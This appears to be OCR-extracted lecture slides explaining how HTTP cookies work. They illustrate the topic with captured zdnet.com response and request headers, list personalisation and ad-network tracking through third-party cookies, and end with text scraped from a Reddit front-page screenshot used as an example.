
Response



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit


Client sends requests with the same cookies




```
HTTP Headers
  http://zdnet.com/

  GET / HTTP/1.1
  Host: zdnet.com
  User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-us,en;q=0.5
  Accept-Encoding: gzip,deflate
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
  Keep-Alive: 115
  Connection: keep-alive
  Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11 zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY
```

...

Cookies Allow Personalized Content





- Shopping cart
- Account log in
- Website dark mode
- …

Cookies Allow Behavior Tracking

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?

S shows you an ad from A; A scrapes the referrer URL


Option 1: A maintains a DB, indexed by your IP address

Problem: IP addrs change

Option 2: A maintains a DB indexed by a *cookie*

- **"Third-party cookie"**
- **Commonly used by large ad networks (doubleclick)**

Example: Ad Network Tracks User Behavior


MY SUBREDDITS
FRONT - ALL - RANDOM | OLDSCHOOLCOOL - GADGETS - FOOD - FUNNY - TELEVISION - SPORTS - JOKES - PERSONALFINANCE - HISTORY - WORLDNEWS - GAMING - TODAYILEARNED - AWW - DATAISBEAUTI MORE »
reddit
hot new rising controversial top gilded wiki promoted
want to join? sign in or create an account in seconds | English
remember me
reset password
login
Submit a new link
Submit a new text post
GIF TOURNAMENT
BATTLE #3
discuss this ad on reddit

trending subreddits /r/self /r/Lightbulb /r/COPYRIGHT /r/modnews /r/secretfans 13 comments

1 4615 They should put a tiny message at the end of chapstick tubes congratulating you for not losing the damn thing. /r/all (self.Showerthoughts)
submitted 3 hours ago by Jabroni0530 to /r/Showerthoughts
437 comments share

2 5533 Meet Biddy, The Traveling Hedgehog (imgur.com)
submitted 5 hours ago by kamil1308 to /r/aww
812 comments share

3 4808 Mt. Fuji overlooking Yokohama (i.imgur.com)
submitted 5 hours ago by ne1butu to /r/pics
331 comments share


4 3365 RIP in peace 